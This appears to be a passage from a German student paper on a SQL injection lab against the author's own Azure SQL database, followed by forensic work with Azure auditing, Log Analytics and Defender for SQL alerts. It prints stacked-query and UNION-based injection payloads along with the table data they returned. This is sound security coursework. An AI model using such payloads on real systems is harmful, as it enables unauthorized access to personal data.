
Suchen

P_Grt_Typ_Nr	F_Herst_Nr	Modell
1	2	3

Unionbasierte SQL-Injection


1) `e15'; SELECT p.P_Pers_Nr, b.PF_Beschuldigter_NR FROM [dbo].[T_Personen] AS p FULL OUTER JOIN [dbo].[T_Beschuldigte] AS b ON p.P_Pers_Nr =`

b.PF_Beschuldigter_NR; --



P_Grt_Typ_Nr	F_Herst_Nr	Modell
1	1	E15
9	1	E15

Das Programm wertet autom. nur die erste Abfrage aus. Somit sind ohne zusätzliche Analysen und Konfigurationen keine Multiabfragen möglich. Im Ms Azure Abfrage-Editor wird das erwartete Ergebnis angezeigt.



P_Pers_Nr	PF_Beschuldigter_NR
1	2
2	3
3	4
4	5
5	6
6	7
7	8
8	8

```
' AND 1=0 UNION SELECT p.P_Pers_Nr, b.PF_Beschuldigter_NR, p.NName FROM [dbo].[T_Personen] AS p FULL OUTER JOIN [dbo].[T_Beschuldigte] AS b ON p.P_Pers_Nr = b.PF_Beschuldigter_NR; --
```

P_Grt	Typ	Nr F	Herst	Nr	Modell
1			Schulz		
2			Sommer		
3			Dachs		
4			Marple		
5			Poirot		
6			Holmes		
7	7		Gambino		
8	8		Gotti		
9	9		Lansky		
10	10		Escobar		
11	11		Parker		
12			Clouseau		
13			Pinkerton		
14	14		Barrow		
15			Schulz		
16			Sommer		
17			Dachs		
18			Marple		
19			Poirot		
20			Holmes		
21			Gambino		
22			Gotti		
23			Lansky		
24			Escobar		
25			Parker		
26			Clouseau		
27			Pinkerton		
28			Barrow		

Als Workaround kann die vorherige Multiabfrage in ein Union-Statement umgewandelt werden.

Forensische Aufarbeitung

Die Flüchtigkeit der sichergestellten Attribute, sowie ob sie resident sind oder nicht, kann durch die Microsoft-Dokumentation nicht final nicht beurteilt werden. Es wird sich an den Angaben aus dem Studienbrief orientiert. da von Seiten Microsoft i. d. R. keine Informationen über die Speicherart vorliegen.


In MS Azure und SQL-Servern gibt es unzählige Funktionen und Tools, mit denen Aktivitäten überwacht sowie Logs erstellt und mit der hauseigenen Kusto-Abfragesprache ausgewertet werden können. Aufgrund des hohen Funktionsumfangs kann nachfolgend nur ein kurzer Einblick gegeben werden.

Möglichkeiten

Überwachung in MS Azure (SQL Überwachung, Defender for SQL, Log Analytics)

Eine erste Anlaufstelle sind die Aktivitätsprotokolle innerhalb von MS Azure:

Leider sind hier keine Protokolle abgelegt. Als nächstes wird unter „Überwachung“ nach potenziell nützlichen Konfigurationen gesucht:



Zu dieser Website existiert auch eine Hilfeseite von Microsoft: <https://docs.microsoft.com/de-de/azure/azure-sql/database/auditing-overview>

Hier wird das Überwachen von Azure SQL-Datenbanken und Azure Synapse Analytics wie folgt beschrieben: „Die Überwachung von Azure SQL-Datenbank und Azure Synapse Analytics verfolgt Datenbankereignisse und schreibt sie in ein Überwachungsprotokoll in Ihrem Azure Storage-Konto, Ihrem Log Analytics-Arbeitsbereich oder in Event Hubs.“

Sie können die SQL-Datenbanküberwachung für folgende Zwecke verwenden:

- **Beibehalten** eines Überwachungspfads von ausgewählten Ereignissen. Sie können Kategorien für zu protokollierende Datenbankaktionen und -ereignisse konfigurieren.
- **Melden** von Datenbankaktivitäten. Sie können vorkonfigurierte Berichte und ein Dashboard verwenden, um schnell mit der Berichterstattung über Aktivitäten und Ereignisse zu beginnen.
- **Analysieren** von Berichten. Sie können nach verdächtigen Ereignissen, ungewöhnliche Aktivitäten und Trends suchen.





Wichtig

Die Überwachung für Azure SQL-Datenbank, Azure Synapse und Azure SQL Managed Instance ist für Verfügbarkeit und Leistung optimiert. Bei sehr hoher Aktivität oder hoher Netzwerkauslastung erlauben Azure SQL-Datenbank, Azure Synapse und Azure SQL Managed Instance das Fortsetzen von Vorgängen, sodass einige überwachte Ereignisse möglicherweise nicht aufgezeichnet werden.

Abbildung 12: Quelle: <https://docs.microsoft.com/de-de/azure/azure-sql/database/auditing-overview>

Es können auch Überwachungsrichtlinien konfiguriert werden. Eine Anleitung ist in der zuvor genannten Hilfeseite von Microsoft zu finden.

Exemplarisch wird nachfolgend eine SQL-Datenbanküberwachung mit Log Analytics als Ziel für die Log-Dateien konfiguriert. Nachfolgend eine Anleitung zum Erstellen eines Log Analytics Arbeitsplatzes: <https://docs.microsoft.com/de-de/azure/azure-monitor/logs/quick-create-workspace>



Im Anschluss kann die SQL-Überwachung aktiviert werden. Es können bspw. auch Vorgänge von Microsoft-Supporttechnikern überwacht werden:

datenbanken | Auditing ...
SQL server

Search (Ctrl+/) Save Discard Feedback

Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Quick start

Settings

Azure Active Directory
SQL databases
SQL elastic pools
DTU quota
Properties
Locks

Data management

Backups
Deleted databases
Failover groups
Import/Export history

Security

Auditing
Firewalls and virtual networks
Private endpoint connections
Microsoft Defender for Cloud

Azure SQL Auditing
Azure SQL Auditing tracks database events and writes them to an audit log in your Azure Storage account, Log Analytics workspace or Event Hub. [Learn more about Azure SQL Auditing](#)

Enable Azure SQL Auditing

Audit log destination (choose at least one):

Storage
 Log Analytics

Subscription *
Azure subscription 1

Log Analytics *
Datenbanken\Forensik\DbsAnalyticsWorkspace(germanywe...

Event Hub

Auditing of Microsoft support operations
Auditing of Microsoft support operations tracks Microsoft support engineers' (DevOps) operations on your server and writes them to an audit log in your Azure Storage account, Log Analytics workspace or Event Hub. [Learn more about Auditing of Microsoft support operations](#)

Enable Auditing of Microsoft support operations

Use different audit log destinations

Turn on Microsoft Defender for SQL to receive security alerts upon suspicious events.

Microsoft Azure Upgrade Search resources, services, and docs (0+)

Home > datenbanken

datenbanken | Auditing ...
SQL server

Search (Ctrl+/) Save Discard Feedback

Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Quick start

Settings

Azure Active Directory
SQL databases
SQL elastic pools
DTU quota
Properties
Locks

Data management

Backups
Deleted databases
Failover groups
Import/Export history

Security

Auditing
Firewalls and virtual networks
Private endpoint connections
Microsoft Defender for Cloud
Transparent data encryption

Azure SQL Auditing
Azure SQL Auditing tracks database events and writes them to an audit log in your Azure Storage account, Log Analytics workspace or Event Hub. [Learn more about Azure SQL Auditing](#)

Enable Azure SQL Auditing

Audit log destination (choose at least one):

Storage
 Log Analytics

Subscription *
Azure subscription 1

Log Analytics *
Datenbanken\Forensik\DbsAnalyticsWorkspace(germanywe...

Event Hub


Auditing of Microsoft support operations
Auditing of Microsoft support operations tracks Microsoft support engineers' (DevOps) operations on your server and writes them to an audit log in your Azure Storage account, Log Analytics workspace or Event Hub. [Learn more about Auditing of Microsoft support operations](#)

Enable Auditing of Microsoft support operations

Use different audit log destinations


Successfully saved server Auditing settings
Successfully saved Auditing settings for server: datenbanken.
[View dashboard in Log Analytics workspace summary](#)

In der kostenlosen Version können mit aktivierter SQL Überwachung und Log Analytics nur wenige Protokolle/Logs abgerufen werden, u. a.:



In der kostenpflichtigen Version ist der Funktionsumfang deutlich größer. Hier können bspw. alle verbundenen IP-Adressen ermittelt werden. In unserem Fall müsste die IP-Adresse des Clients von der Applikation geloggt werden, da stets nur die Applikation der Datenbank kommuniziert und niemals die Clients direkt mit der Datenbank.

Über die Infomeldung zum Microsoft Defender for SQL gelangt man zu der relevanten Konfigurationsseite. „Microsoft Defender für SQL ist ein einheitliches Paket, das erweiterte SQL-Sicherheitsfunktionen bereitstellt. Es erkennt und entschärft potenzielle Sicherheitsrisiken für Datenbanken und ermittelt anomale Aktivitäten, die auf eine Bedrohung für Ihre Datenbank hinweisen könnten. Microsoft Defender für SQL wird gemäß den Informationen in der Preisdetails pro Region abgerechnet“ (Quelle: MS Azur. Diese Einstellung wurde zusätzlich zur SQL-Überwachung aktiviert: <https://docs.microsoft.com/en-us/azure/azure-sql/database/threat-detection-configure>, <https://docs.microsoft.com/en-us/azure/azure-sql/database/azure-defender-for-sql>, https://www.youtube.com/watch?v=svEDoXkP_Vo




Um nun den Bedrohungsschutz nutzen zu können, müssen Agenten zum Daten sammeln aktiviert werden:

Security Center detected virtual machines without the data collection agent installed!

Protect your virtual machines now by installing the Security Center data collection agent on each VM. To receive security alerts and recommendations, the agent must be installed.

[Learn more >](#)



Install agents automatically

The Log Analytics agent will be automatically installed on all the virtual machines in selected subscription.

^ Select subscriptions on which agents will be installed 0 Managed resources

<input checked="" type="checkbox"/>	Name	Unprotected Re...
<input checked="" type="checkbox"/>	Azure subscription 1	0

[Install agents](#)

[Remind me later](#)

If a VM already has either SCOM or OMS agent installed locally, the Log Analytics agent will still be installed and connected to the configured workspace



Continue without installing agents

Many important security features won't work if you don't install agents.

[Continue without installing agents](#)


Nach der Installation der Agents kann das Security Center verwendet werden:

The screenshot displays the Microsoft Defender for Cloud Overview page. At the top, it shows the subscription name 'datenbanken' and the overview statistics: 1 Azure subscription, 0 Assessed resources, 0 Active recommendations, and 0 Security alerts. The main content area is divided into several tiles:

- Secure score:** Shows 0 unhealthy resources and a current score of 0 with 'No data to display'.
- Regulatory compliance:** Shows 'No compliance assessment'.
- Workload protections:** Alerts that resources are not protected by Azure Defender and provides an 'Enable Azure Defender' button.
- Firewall Manager:** Promotes the service to protect the network and provides a 'Discover now' button.
- Inventory:** Shows 0 unmonitored VMs and that all VMs are monitored.
- Information protection:** Labeled as a 'Preview' feature, it offers to discover sensitive data using Azure Purview.

On the right side, there are additional recommendations and workbooks, such as 'Upgrade to New Containers plan' and 'Cost estimation workbook for Container's plan'.


Allerdings scheint es bei Microsoft technische Probleme zu geben. Trotz aktivierten

 Überwachung auf Serverebene: **Aktiviert**

Einstellungen (**Azure SQL-Überwachung**)

MICROSOFT DEFENDER FOR SQL

EIN AUS

 Die Kosten für Microsoft Defender für SQL belaufen sich auf 15 USD/Server/Monat. Darin enthalten sind Sicherheitsrisikobewertung und Advanced Threat Protection. Wir laden Sie zu einer 30-tägigen kostenlosen Testversion ein.

) stehen die Funktionen zur Bedrohungserkennung (Threat Detection) nicht zu Verfügung. Bei der Bedrohungserkennung wird auch SQL Injection berücksichtigt, wie auf nachfolgendem Screenshot aus einem MS Azure Tutorial aus Dezember 2020 zu sehen ist:




Abbildung 13: Quelle: https://www.youtube.com/watch?v=svEDoXkP_Vo

Es wurden testweise nahezu alle SQL-Injection-Statements in dieser APL ausgeführt. Keines der Statements hat eine Sicherheitswarnung in MS Azure ausgelöst.

Komisch ist, dass trotz aktivierter Testversion noch folgende Warnmeldung erscheint und man sein Abo auf ein kostenpflichtiges Abo „Upgraden“ soll. Um versteckte Kosten zu vermeiden, wurde an dieser Stelle abgebrochen.

Erste Schritte



Aktivieren Sie die erweiterten Sicherheitsfeatures von Microsoft Defender für Cloud für Ihre Abonnements.

Erste Schritte mit einer kostenlosen 30-tägigen Testversion

Führen Sie ein Upgrade durch, um erweiterte Funktionen wie Hybridunterstützung, Networking, Sicherheitsrichtlinien, Just-In-Time-Verwaltung und adaptive Anwendungssteuerung zu erhalten. [Weitere Informationen >](#)



Verwaltung des Cloudsicherheitsstatus

Erhalten Sie eine kontinuierlichen Bewertung und priorisierte Sicherheitsempfehlungen mit der Microsoft-Sicherheitsbewertung, und überprüfen Sie die Einhaltung gesetzlicher Standards.



Cloudworkloadschutz für Computer

Härten Sie Workloads, die in Azure-, Hybrid- und Multi-Cloud-Umgebungen ausgeführt werden. Zu den Schutzfunktionen gehören Server-EDR (Endpunkterkennung und -reaktion), Überprüfung auf Sicherheitsrisiken, Workloadhärtung und vieles mehr.



Advanced Threat Protection für PaaS

Verhindern Sie Bedrohungen, und erkennen Sie ungewöhnliche Aktivitäten für PaaS-Workloads, einschließlich App Service-Pläne, Storage-Konten und SQL Server-Instanzen.

Aktivieren von Defender für Cloud auf 1 Abonnements

<input checked="" type="checkbox"/>	Name	Ressourcen gesamt	Microsoft Defender-P...
<input checked="" type="checkbox"/>	Azure subscription 1	1	Aus (30 Tage der Testversi...
<input type="checkbox"/>	datenbankeniforen...	0	Aus

Gesamt: 1 Ressourcen			
0	Server	15 USD	Server/Monat
0	App Service-Instanzen	15 USD	Instanz/Monat
1	Azure SQL-Datenbanken	15 USD	Server/Monat
0	SQL Server-Instanzen auf Computern	15 USD 0,015 USD	Server/Monat Kern/Stunde
0	Relationale Open-Source-Datenbanken	15 USD	Server/Monat
0	Speicherkonten	\$0,02	10.000 Transaktionen
0	Container	7 \$	VM-Kern/Monat
0	Schlüsselresore	\$0,02	10.000 Transaktionen
	Ressourcen-Manager	4 \$	1 Mio. Ressourcenverwaltungsvorgänge
	DNS	0,7 \$	1 Mio. DNS-Abfragen

Upgrade

Tarife für Microsoft Defender werden für unterstützte Ressourcentypen automatisch belastet, mit einer kostenlosen 30-tägigen Testversion, falls diese noch nicht vorgängig genutzt wurde. Pläne für VMs, SQL Server, App Service und Kubernetes-Dienstinstanzen werden stundenweise abgerechnet. Für weitere Informationen zu den Preisen besuchen Sie die [Preissite](#).

Update: Nachdem nun 3 Wochen vergangen sind, in denen die SQL-Überwachung nicht funktionierte, hat am 17.02.2022 Microsoft wohl seine Probleme behoben. Es werden nun auch Warnungen potenzieller SQL-Injection-Angriffe gezeigt (inkl. IP-Adresse, SQL-Statement und Handlungsvorschlägen). Leider ist die Hausarbeit schon vor der Fehlerbehebung finalisiert worden, sodass die Hausarbeit nicht nochmal mühsam überarbeitet wurde.

Security alerts

Refresh | Change status | Open query | Suppression rules | Security alerts map | Sample alerts | Download CSV report | Guides & Feedback

Some subscriptions have limited protection. Upgrade to Standard to enhance their security.

Active alerts: 2 | Affected resources: 1 | Active alerts by severity: High (2)

Severity	Alert title	Affected resource	Activity start time (UTC+1)	Mitre ATT&CK tactics	Status
High	Potential SQL injection	datenbanken	02/16/22, 08:52 PM		Active
High	Potential SQL injection	datenbanken	02/16/22, 08:57 PM		Active



Potential SQL Injection

High Severity | Active Status | 02/16/22, 08:57 PM (UTC+1) | Active time

Alert description: Potential SQL injection was detected on your resource. [Copy alert ID](#)

Affected resource: datenbanken, Azure subscription 1 Subscription

[View full details](#) | [Take action](#)



Event Logs und Aktivitätsprotokolle

Auch Logdateien von der MSSQL-Datenbank und den hier durchgeführten Aktivitäten zu erhalten, gestaltet sich über MS Azure schwierig. Gem. folgendem Stackoverflow-Kommentar müssen Logs explizit bei Microsoft angefragt werden:

<https://stackoverflow.com/questions/41290633/logs-on-azure-sql-database>

Auf die Relation sys.event_logs kann ohne Weiteres nicht zugegriffen werden:

<https://docs.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-event-log-azure-sql-database?view=azuresqldb-current>

```
11 | SELECT * FROM sys.event_log
```

Ergebnisse Nachrichten

Failed to execute query. Error: Invalid object name 'sys.event_log'.

Weiterführende Infos zum Thema Logs in MS Azure: <https://docs.microsoft.com/en-us/troubleshoot/azure/general/sql-vm-logs>

Auch die in dem Post genannten Aktivitätsprotokolle haben keinerlei Informationen über die abgeschickten Statements oder potenzielle SQL-Injection-Attacken gegeben. Einzig Änderungen an der Datenbank werden protokolliert, allerdings ohne nennenswerte Zusatzinfos.

Aktivität	Spalten bearbeiten	Aktualisieren	Diagnoseeinstellungen	Als CSV herunterladen	Protokolle	Aktuelle Filter anheften	Filter zurücksetzen
Register Microsoft Change Analysis resource provider	Erfolgreich	vor einem T...	Thu Feb 03 ...	Azure subscription 1			
Register with the Provider	Erfolgreich	vor 2 Tagen	Wed Feb 02...	Azure subscription 1			
